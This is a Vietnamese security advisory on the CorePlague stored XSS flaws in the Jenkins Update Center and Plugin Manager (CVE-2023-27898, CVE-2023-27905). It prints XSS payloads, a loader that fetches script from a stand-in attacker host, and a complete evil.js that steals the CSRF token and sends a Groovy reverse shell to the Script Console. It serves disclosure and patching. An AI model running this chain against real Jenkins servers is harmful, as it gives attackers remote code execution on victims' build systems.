[Lỗ hổng] CVE-2023-27898 | CVE-2023-27905 | CorePlague | Các lỗ hổng Stored Cross-site Scripting trên Jenkins

Threat ID	VTI_2023_4921
Mức độ	CAO
Sản phẩm	Jenkins
Phiên bản	CVE-2023-27898: 2.270 <= Phiên bản <= 2.393; LTS 2.277.1 <= Phiên bản <= 2.375.3; CVE-2023-27905: update-center2 3.13 và 3.14
Mã lỗi	CVE-2023-27898 | CVE-2023-27905
Ngày tạo	15:57 09/03/2023

Tổng quan

VCS-TI cảnh báo nguy cơ khai thác các lỗ hổng Stored Cross-site Scripting trên Jenkins. Tin tặc không cần xác thực có thể khai thác các lỗ hổng stored XSS tại Jenkins Update Center, sau đó lừa người dùng mở Available Plugin Manager trên Jenkins Server để thực thi mã từ xa trên hệ thống mục tiêu thông qua Script Console API. Quản trị viên cần nắm bắt thông tin và kịp thời đưa ra phương án để ngăn ngừa nguy cơ.

Mô tả chi tiết

Dựa trên các tiêu chí:

- Jenkins là sản phẩm được sử dụng phổ biến trên thế giới và Việt Nam.
- Jenkins Update Center được sử dụng mặc định trên Jenkins.
- Tin tặc cần lừa quản trị viên Jenkins mở Available Plugin Manager trên Jenkins Server để có thể thực thi mã từ xa trên hệ thống mục tiêu.
- Việc khai thác không yêu cầu cài đặt plugin.
- Lỗ hổng đã có bản vá từ phía hãng.

VCS-TI đánh giá nguy cơ ở mức **Cao.**

Thông tin chi tiết:

Jenkins Update Center là thành phần của máy chủ Jenkins cung cấp quyền truy cập vào nhiều loại plugin và bản cập nhật cho nền tảng Jenkins. Nó cho phép quản trị viên Jenkins dễ dàng tải xuống và cài đặt các plugin mở rộng chức năng của máy chủ Jenkins.

Tuy nhiên Update Center không xử lý triệt để đầu vào của trường **requiredCore,** cho phép tin tặc truyền bất kì chuỗi nào vào trường này. Tin tặc có thể tải lên tệp HPI chứa tệp Manifest có trường **Jenkins-Version** với bất kỳ giá trị nào mà không bị hạn chế.

CVE-2023-27905: Lỗ hổng XSS trên trang updates.jenkins.io

Trang web Update Center cho phép người dùng xem các plugin có sẵn và truy xuất thông tin.

- https://updates.jenkins.io/download/plugins/plugin_name/


Như đã trình bày ở trên, tin tặc có thể truyền vào một XSS payload vào trường Jenkins-Version. Ví dụ:

- <image src =q onerror=prompt(8)>

```
    public void add(String url, Date releaseDate, String caption,
MavenRepository.ArtifactMetadata metadata, String requiredJenkinsVersion) {

        if (requiredJenkinsVersion != null) {
  content.append("\n<div class=\"core-dependency\">Requires
Jenkin").append(requiredJenkinsVersion).append("</div>");
        }
        content.append("</div></li>\n");
    }
```

Giá trị **requiredJenkinsVersion** được nối trực tiếp HTML mà không cần xử lý hay kiểm tra, vì vậy tin tặc có thể tải lên plugin bao gồm XSS payload. Sau đó, khi người dùng truy cập URL của plugin https://updates.jenkins.io/download/plugins/**attacker_plugin**, tải trọng sẽ được thực thi trong trình duyệt:



CVE-2023-27898:


Bất cứ khi nào quản trị viên Jenkins truy cập trang Available Plugin Manager có sẵn (http://<Jenkins_URL>/manage/pluginManager/available) để tìm kiếm một plugin, danh sách plugin khả dụng mà máy chủ Jenkins truy xuất từ Update Center sẽ được xử lý.

Đối với mỗi plugin có sẵn trong danh sách, máy chủ Jenkins sẽ kiểm tra xem plugin có được xây dựng cho phiên bản Jenkins Server mới hơn hay không bằng cách so sánh **requiredCore** của plugin với phiên bản máy chủ Jenkins hiện tại. Nếu được xây dựng cho phiên bản mới hơn, máy chủ Jenkins sẽ trả về cảnh báo sau: "Warning: This plugin is built for Jenkins {tin tặc kiểm soát giá trị requiredCore} or newer. Jenkins will refuse to load this plugin if installed.". available.hbs hiển thị cảnh báo như sau:

```
{{#if this.newerCoreRequired }}
    <div class="alert alert-danger">
        {{{ this.newerCoreRequired }}}
    </div>
{{/if}}
```

Cảnh báo được hiển thị bằng cách sử dụng **triple-stash** {{{ Handlebars. Điều này có nghĩa là tất cả giá trị trong triple-stash handlebars sẽ không được thể hiện ra.

Vì vậy tin tặc có thể tải lên Jenkin plugin bao gồm phiên bản Jenkins lơn hơn phiên bản của nạn nhân và mã XSS lên Jenkins Update Center. Ví dụ: **2.319.1.1<image src =q onerror=prompt(8)>**. Khi quản trị viên Jenkins truy cập trang Available Plugin Manager (http://<Jenkins_URL>/manage/pluginManager/available), XSS sẽ được kích hoạt.



Do Jenkins sử dụng cơ chế Tiering Mechanism chỉ hiển thị các phần bổ trợ với máy chủ Jenkins hiện tại nghĩa là phiên bản requiredCore của plugin cũ hơn Jenkins Server nên chỉ các máy chủ Jenkins phiên bản cũ hơn 400 ngày bị ảnh hưởng bởi lỗ hổng.

Để thực thi mã từ xa, tin tặc có thể tạo một shell đảo ngược thông qua Script Console API bằng cách sử dụng Groovy code theo kịch bản sau:

1. Tin tặc sử dụng một Payload để chèn vào tham số Jenkins-Version trong tệp Manifest, sau đó tải plugin lên Jenkins Update Center:

```
2.319.1.1. <style>@keyframes x{}</style>
<a  style="animation-name:x"
    onanimationend="const script = document.createElement('script');
                    script.src = 'https://attackers_machine/evil.js';
                    document.body.appendChild(script);"></a>
```

2. Khi quản trị viên Jenkins truy cập trang Available Plugin Manager có sẵn (http://<Jenkins_URL>/manage/pluginManager/available), trình duyệt sẽ truy xuất tệp JavaScript từ máy chủ của kẻ tấn công https://attackers_machine/evil.js và thực thi nội dung của tệp đó trong phạm vi của máy chủ Jenkins.

evil.js:

```
var attackers_ip = "attackers_machine"
var attackers_port = "443"

var reverse_payload="String host=\""+attackers_ip+"\";"
reverse_payload = reverse_payload.concat("int port="+attackers_port+";")
reverse_payload = reverse_payload.concat("String bash=\"/bin/bash\";")
reverse_payload = reverse_payload.concat("Process p=new
ProcessBuilder(bash).redirectErrorStream(true).start();Socket s=new
Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed())
{while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());whi
le(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try
{p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();")

var crumb_name = document.head.getAttribute("data-crumb-header"); // csrf token
var crumb_value = document.head.getAttribute("data-crumb-value");

var body_val="script="+reverse_payload+'&'+crumb_name+'='+crumb_value+"&Submit=Run";
var jenkins_url = window.location.origin + '/script';

fetch(jenkins_url, {
    method: 'POST',
    headers: {
        'Content-Type': 'application/x-www-form-urlencoded'
    },
    body: body_val
})
```

Điều kiện khai thác

Hệ thống sử dụng Jenkins các phiên bản:

- CVE-2023-27898:
  - 2.270 <= Jenkins <= 2.393; LTS 2.277.1 <= Jenkins LTS <= 2.375.3
  - Phiên bản Jenkins cũ hơn 13 tháng (>400 ngày).
- CVE-2023-27905: update-center2 phiên bản 3.13 và 3.14

Dấu hiệu nhận biết/Cách khắc phục

Biện pháp khắc phục:

Lỗ hổng không có dấu hiệu nhận biết và biện pháp khắc phục tạm thời, VCS-TI khuyến nghị quản trị viên cập nhật sản phẩm lên phiên bản đã bao gồm bản vá cho các lỗ hổng.

- Jenkins phiên bản 2.394
- Jenkins LTS phiên bản 2.375.4 hoặc 2.387.1
- update-center2 phiên bản 3.15